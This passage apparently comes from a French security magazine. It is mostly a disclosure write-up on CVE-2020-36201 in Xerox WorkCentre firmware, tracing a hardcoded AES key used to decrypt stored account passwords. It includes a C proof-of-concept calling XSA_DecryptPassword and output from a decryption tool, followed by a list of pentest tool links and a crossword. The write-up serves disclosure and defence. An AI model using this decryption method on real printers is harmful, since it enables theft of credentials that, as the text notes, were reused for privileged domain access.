
Récupération d'une mise à jour WorkCentre sur le site de Xerox

L'archive zip contient dans le cas présent 5 fichiers dont les désormais bien connus DLM.



Extraction des fichiers de l'archive téléchargée

DLM qui contiennent eux-mêmes des DLM :)



Contenu du DLM system

Mais pourquoi ce DLM plutôt qu'un autre ?

Rechercher à l'aveugle dans les différents DLM ne semblait pas pertinent et le temps d'audit s'avérait limité. Nous avons donc cherché à identifier sur l'interface WorkCentre des fonctions qui manipulaient les identifiants (ex. authentification, création de comptes, changement de mot de passe).

Dans la capture ci-dessous, nous avons pu identifier la fonction de modification de mot de passe d'un utilisateur existant (compte créé pour nos tests avec un mot de passe dont nous connaissons donc le clair : azerty pour la démo ;)).

POST request to https://[redacted]/dummypost/xerox.set

Previous | Next | Action

Request | Response

Raw | Params | Headers | Hex

POST request to /dummypost/xerox.set

Type	Name	Value
Cookie	PHPSESSID	45f3cd44a95ef8ef25523322026d3217
Cookie	propSelected	n30
Cookie	propNumNodes	111
Cookie	propHierarchy	00111000000000000000000
Cookie	LastPage	/properties/authentication/UserEdit.php?&isRoles=True&isPass...
Body	CSRFToken	a985148ccd854afbe8bf57b5461ab5951dc420d78dd1bf94e1f5...
Body	_fun_function	HTTP_Set_ccgen_fac_dispatch_fn
Body	NextPage	/properties/authentication/UserManager.php?x=&sort=Fname...
Body	CcgenModule	UserEdit
Body	isRoles	True
Body	isPassword	True
Body	isCreate	True
Body	rolesStr	5,
Body	limited	False
Body	oid	0
Body	userName	XMCO_TEST
Body	friendlyName	XMCO_TEST
Body	newPassword	azerty
Body	retypePassword	azerty

Modification du mot de passe de notre compte de test

Body encoding: application/x-www-form-urlencoded

Identification d'une fonction qui semble pertinente


Nous recherchons ainsi la potentielle présence de la fonction HTTP_Set_ccgen_fac_dispatch_fn dans nos DLM décompressés et identifions son utilisation dans 2 bibliothèques .so du dossier NC_App_072_044_09100 2 :

- libccgen_fac.so ;
- mod_loapost.so.

```
➜ 072040004409100 rg -al "HTTP_Set_ccgen_fac_dispatch_fn" *
NC_App_072_044_09100 2/opt/nc/dlms/http/libs/libccgen_fac.so
NC_App_072_044_09100 2/opt/nc/dlms/http/mods/mod_loapost.so
```

Recherche de la fonction par son nom dans les fichiers du firmware

Dès lors, nous poursuivons notre étude sur la bibliothèque libccgen_fac.so (au choix avec votre outil de reverse préféré Radare2/Cutter, Ghidra, Ida, etc.) et recherchons des fonctions de chiffrement/déchiffrement, ainsi que des références vers des fonctions avec des mots clés tels que : crypt, cipher, passw, etc.



Recherche de chaînes utilisées dans des contextes de chiffrement / déchiffrement (outil Ghidra)

Cette méthode nous a permis d'identifier très rapidement la fonction XSA_EncryptPassword. Cette fonction s'avère être importée depuis une autre bibliothèque externe pour l'heure inconnue. Nous réitérons notre étape précédente afin d'identifier son origine au travers d'une nouvelle recherche dans les fichiers et 3 résultats sont remontés :


```
➜ 072040004009100 rg -al "XSA_EncryptPassword" *
NC_App_072_044_09100 2/opt/nc/lib/libxsa.so
NC_App_072_044_09100 2/opt/nc/dlms/UID/apps/UIDipc
NC_App_072_044_09100 2/opt/nc/dlms/http/libs/libccgen_fac.so
```

Recherche de la fonction par "son nom" dans les fichiers du firmware

Rappelons dès cette étape que XSA fait référence à Xerox Standard Accounting. La bibliothèque libxsa.so semble donc être une candidate plus qu'intéressante.


« Cette méthode nous a permis d'identifier très rapidement la fonction XSA_EncryptPassword. Cette fonction s'avère être importée depuis une autre bibliothèque externe pour l'heure inconnue. »

Une recherche dans la bibliothèque libxsa.so permet de mettre en avant 2 fonctions exportées qui contiennent la chaîne de caractère crypt qui nous intéresse dans leur nom : XSA_DecryptPassword et XSA_EncryptPassword.



Recherche de chaînes utilisées dans des contextes de chiffrement / déchiffrement (outil Ghidra)

Après décompilation et étude du pseudo-code C généré de ces deux fonctions identifiées, nous remarquons qu'une même chaîne est utilisée afin de chiffrer / déchiffrer une autre chaîne de caractères passée en paramètre de ces fonctions.



Identification d'une clef de chiffrement symétrique "en dur" dans le code décompilé (fonction de chiffrement)

Identification d'une clef de chiffrement symétrique en dur dans le code décompilé (fonction de déchiffrement)

En effet, la clé est utilisée en tant que paramètre lors de l'appel aux fonctions esscrypto_decryptString et esscrypto_encryptString.

À ce stade nous avons donc face à nous :

- Une clé de chiffrement / déchiffrement ;
- Un clair connu pour notre compte de test ;
- Une chaîne de caractères (mot de passe chiffré) ;
- La bibliothèque utilisée avec les fonctions de chiffrement / déchiffrement.

Il est temps désormais de comprendre l'algorithme utilisé et surtout de nous assurer qu'il s'agit bien des bonnes fonctions recherchées.

> Le déchiffrement

Solution 1 : Quick & Dirty (sans comprendre l'algorithme)

Il s'agit d'une solution qui consiste tout simplement à utiliser la bibliothèque dans une architecture qui lui convient. Nous regardons tout d'abord les informations (l'architecture) dans lesquelles ont été compilées les bibliothèques qui nous intéressent (avec file ou binwalk par exemple) :

```
❯ file libxsa.so
libxsa.so: ELF 32-bit MSB shared object, PowerPC or cisco 4500, version 1 (SYSV), dynamically linked, stripped
```

```
❯ binwalk libxsa.so

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ELF, 32-bit MSB shared object, PowerPC or cisco 4500, version 1 (SYSV)
142932        0x22E54         Unix path: /opt/workspace/spyglass_high_lynx_eng/system/xad/nc/uk/software/genlib/xsa/src/xsa.pgc
```

Récupération de l'architecture utilisée pour compiler la bibliothèque libxsa.so

Il s'agit là d'une architecture PowerPC (32-bit). Nous allons donc utiliser un émulateur obtenu sur le site de Qemu (https://wiki.qemu.org/Documentation/Platforms/PowerPC) avec une Debian.

1. Lançons l'émulateur :

```
./qemu-system-ppc -L pc-bios -boot c -M mac99, via=pmu -m 2048 -net nic, model=sungem -net user, hostfwd=tcp : :10022- :22 -hda debian_wheezy_powerpc_desktop.qcow2 -g 1024x768x32
```

2. Connectons-nous en SSH dessus

```
ssh root@localhost -p10022
```

3. Déplaçons ensuite de la bibliothèque libxsa.so et créons un fichier xmco_decrypt.c

4. Vérifions les dépendances de la bibliothèque libxsa.so

```
root@debian-powerpc:~/Documents/BUILD# ldd libxsa.so
        linux-vdso32.so.1 =>  (0x00100000)
        libpthread.so.0 => /lib/powerpc-linux-gnu/libpthread.so.0 (0x6ff7a000)
        libcbr.so => /lib/libcbr.so (0x6ff4f000)
        libcfgAttr.so => /lib/libcfgAttr.so (0x6ff11000)
        libessCrypto.so => /lib/libessCrypto.so (0x6feed000)
        libfac.so => /lib/libfac.so (0x6fec2000)
        libglb_c.so => /lib/libglb_c.so (0x6fea0000)
        liblog.so => /lib/liblog.so (0x6fe6d000)
        libsmapi.so => /lib/libsmapi.so (0x6fe39000)
        libadl.so => /lib/libadl.so (0x6fe16000)
        libkrb5.so.3 => /usr/lib/powerpc-linux-gnu/libkrb5.so.3 (0x6fd28000)
        libcom_err.so.2 => /lib/powerpc-linux-gnu/libcom_err.so.2 (0x6fd04000)
        libgssapi_krb5.so.2 => /usr/lib/powerpc-linux-gnu/libgssapi_krb5.so.2 (0x6fca9000)
        libk5crypto.so.3 => /usr/lib/powerpc-linux-gnu/libk5crypto.so.3 (0x6fc5f000)
        libecpg.so.5 => /lib/libecpg.so.5 (0x6fc2d000)
        libpq.so.4 => /lib/libpq.so.4 (0x6fbea000)
        libpgtypes.so.2 => /lib/libpgtypes.so.2 (0x6fbb8000)
        libdl.so.2 => /lib/powerpc-linux-gnu/libdl.so.2 (0x6fb94000)
        libstdc++.so.6 => /usr/lib/powerpc-linux-gnu/libstdc++.so.6 (0x6fa44000)
        libm.so.6 => /lib/powerpc-linux-gnu/libm.so.6 (0x6f976000)
        libgcc_s.so.1 => /lib/powerpc-linux-gnu/libgcc_s.so.1 (0x6f93f000)
```

~ 50 dépendances à récupérer dans le dlm du firmware (ajoutées à notre /lib/)

```
root@debian-powerpc:~/Documents/BUILD# ldd libxsa.so | wc -l
51
```

Récupération de l'architecture utilisée pour compiler la bibliothèque libxsa.so

Nous les récupérons au sein des différents DLM et nous les plaçons dans le répertoire /lib du système déployé.

5. Quelques lignes de C pour réutiliser la fonction de déchiffrement qui nous intéresse :

```c
#include <dlfcn.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char** argv) {
  void *libessCrypto;
  int (*esscrypto_decryptString_call)();

  if(libessCrypto=dlopen("/lib/libxsa.so", RTLD_LAZY)) {
    esscrypto_decryptString_call = dlsym(libessCrypto, "XSA_DecryptPassword");

    // char hash[37] = "0xF0C031[illegible]"; // aze ..
    // char hash[37] = "0x448ED5[illegible]"; // Ser..

    char clear[100];
    int size = 100;

    printf("XMCO - XSA Decrypt Script\n\n");

    (*esscrypto_decryptString_call)(argv[1], clear, size);

    printf("- Hash: %s\n- Clear: %s\n", argv[1], clear);
  }
}
```

Programme en langage C utilisant la fonction de déchiffrement issu de la bibliothèque libxsa.so"

Précisons que plusieurs autres techniques auraient pu être utilisée à l'instar de celles s'appuyant sur la variable d'environnement LD_PRELOAD.

6. Compilation de notre POC et vérification de son fonctionnement

gcc xmco_decrypt.c -o xmco_decrypt -ldl

```
root@debian-powerpc:~# ./xmco_decrypt 0x448ED5[illegible]
XMCO - XSA Decrypt Script

- Hash: 0x448ED5[illegible]
- Clear: Ser[illegible]
```

Déchiffrement d'un mot de passe (différent de notre exemple azerty) via l'outil xmco_decrypt développé en C

Nous retrouvons bien notre mot de passe en clair ! Il s'agit donc bien de la fonction utilisée pour chiffrer / déchiffrer les mots de passe des clones par WorkCentre. L'analyse de firmware plus anciens nous a permis de confirmer que c'était le cas depuis plusieurs années.

Solution 2 : Quick & Python (une fois l'algorithme identifié)

Déployer un émulateur PowerPC, récupérer les dépendances, etc., peuvent paraître des étapes fastidieuses. Une seconde solution a été testée en parallèle afin de ré-exploiter plus facilement cette vulnérabilité dans nos autres missions.

En étudiant le code C et après quelques tests, nous comprenons qu'une clé de chiffrement symétrique (AES 256 - CBC) de 15 bytes (paddés avec 17 caractères nuls / null byte) est hardcodée au sein du firmware de l'imprimante. À cela est associé un vecteur d'initialisation de 16 caractères nuls (null byte).

Dès lors que l'algorithme est identifié, nous pouvons en quelques lignes développer notre propre outil pour s'occuper de déchiffrer les mots de passe chiffrés des clones. L'intérêt de scripter celui-ci permet notamment de fournir en entrée un export de clone et d'automatiser aussi bien la récupération des mots de passe chiffrés que leur déchiffrement (une liste ou un unique mot de passe chiffré pouvant également être fourni au programme).

```
❯ ./XMRox -x 0x448ED5[illegible]

__  __                __
\ \/ / /\/\    /__\ _____  __
 \  / /    \  / \/// _ \ \/ /
 /  \/ /\/\ \/ _  \ (_) >  <
/_/\_\/    \/\/ \_/\___/_/\_\

[*] Decrypted password: Ser[illegible]  (0x448ED5[illegible])
```

Déchiffrement d'un mot de passe (différent de notre exemple azerty) via l'outil XMRox développé en Python


Pour les curieux, les bibliothèques pycryptodome ou pycrypto permettent de répondre à ce besoin (si le Python est choisi).

Solution 3 : Cyberchef

Dernière illustration de solution utilisée pour déchiffrer rapidement un unique mot de passe au cours de nos recherches, Cyberchef [3]. À l'aide de cet outil, il est relativement simple de déchiffrer ou décoder des chaînes (modulo le fait de disposer des paramètres nécessaires à la fonction utilisée).

Dans l'exemple ci-dessous, nous avons donc :

- L'algorithme AES-256-CBC ;
- La clé en hexadécimal de 15 bytes avec un padding en fin de chaîne de 17 bytes ;
- Un vecteur d'initialisation nul de 32 bytes ;
- Notre input en hexadécimal qui est tout simplement le mot de passe chiffré récupérable dans le fichier xsa_clone ;
- L'output en clair qui nous retourne bien la valeur de démo.



Déchiffrement d'un mot de passe via l'outil CyberChef

> Conclusion

Cette vulnérabilité nous a permis de récupérer des comptes enregistrés dans les imprimantes qui étaient ensuite réutilisés sur l'AD (avec des privilèges), nous permettant de poursuivre notre exploitation sur le périmètre. Nos vérifications sur d'autres versions du firmware jusqu'à 2014 et d'autres modèles ont montré que la vulnérabilité n'était pas isolée et ce point a été confirmé par les équipes de Xerox qui ont évalué ce problème "**criticity level of IMPORTANT**".

Cette vulnérabilité impacte les modèles antérieurs à mai 2020, n'ayant pas le patch de sécurité SPAR - 075.xxx.000.12010 installé (Software Problem Action Request). Dans le cas où les patchs de sécurité ne sont pas régulièrement déployés, les correctifs ont été inclus dans la version du système datée de novembre 2020.

À noter que comme pour tout système, il est fortement recommandé d'appliquer les correctifs de sécurité (SPAR dans l'écosystème Xerox) afin de pallier au plus tôt à ce type de vulnérabilité.

Par ailleurs, nous avons pu noter la présence d'une fonctionnalité de chiffrement des archives «clone». En effet, les versions les plus récentes du système «Xerox WorkCentre» proposent de chiffrer l'archive contenant la configuration avec un mot de passe arbitraire saisi par l'utilisateur. Dès lors, en cas d'accès illégitime à ce type d'archive, un attaquant devra réaliser une attaque de force brute afin de pouvoir exploiter la vulnérabilité présentée au sein de cet article.

Néanmoins, dans le cas où l'attaquant accède au panneau de configuration d'une imprimante, il pourra toujours extraire une archive en ne saisissant aucun mot de passe additionnel.

Références

[1] Bulletin officiel Xerox XRX20-L
https://securitydocs.business.xerox.com/wp-content/uploads/2020/06/cert_Security_Mini_Bulletin_XRX20L_for_ConnectKey-1.pdf
[2] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-36201
[3] https://github.com/gchq/CyberChef/

revue du web

Au programme : tips, mots croisés et comptes Twitter

par Bastien CACACE

> Reading letter

Sujets plus ou moins techniques à creuser

> Les mots croisés de la sécu

Saurez-vous le terminer ?

> Twitter

Sélection de comptes Twitter

Un repository de listes pour les fuzz #pentest
#pentest #bugbounty
https://github.com/Karanxa/Bug-Bounty-Wordlists

Un outil d'exploitation des vulnérabilités GraphQL lorsque l'introspection est désactivée
#pentest
https://github.com/yok4i/clairvoyancex

Un outil pour refactoriser les chemins d'attaque de BloodHound
#pentest
https://gitlab.com/forestallio/kangal

Un outil pour les audits/TI sur Exchange
#pentest #audit
https://github.com/sensepost/ruler

Retex d'une investigation suite à une compromission d'email entreprise (BEC)
#forensic
https://www.synacktiv.com/en/publications/yet-another-bec-investigation-on-m365.html

Détecter le trafic réseau lié à DCSync et DCShadow
#forensic
https://blog.nviso.eu/2021/11/15/detecting-dcsync-and-dcshadow-network-traffic/

Utiliser les policies de CloudQuery pour sa compliance PCI DSS AWS
#GRC
https://www.cloudquery.io/blog/running-aws-pci-dss-with-cloudquery-policies


Proxy Agent, un outil pour les pentests mobile
#pentest #mobile
https://medium.com/csg-govtech/proxy-agent-a-tool-for-mobile-penetration-testers-a9796e99f3ca

Quelles sont les données que le FBI peut demander légalement sur les différentes applications de messagerie ?
#privacy
https://therecord.media/fbi-document-shows-what-data-can-be-obtained-from-encrypted-messaging-apps/

Exfiltrer des données via du CSS
#pentest
https://github.com/PortSwigger/css-exfiltration

Des API pour l'OSINT
#OSINT
https://github.com/cipher387/API-s-for-OSINT

Interview des développeurs de GTA 1 en 1996 dans leurs locaux
#boomer
https://twitter.com/BBCArchive/status/1128963886781227009





Horizontal	Vertical
4. Logiciel espion conçu par une société israélienne	1. Groupe d'attaquants, créé en 2009, qui est considéré comme l'un des plus actifs avec des campagnes d'attaques par ransomwares et d'espionnage globalisées.
6. Terme qui désigne le vol ou la revente massive de données de carte bancaire	2. L'équivalent de la base SAM sous Linux
7. Un attribut de sécurité pour définir quand envoyer (ou non) un cookie	3. Célèbre malware identifié en 2008 qui a infecté des millions de machines
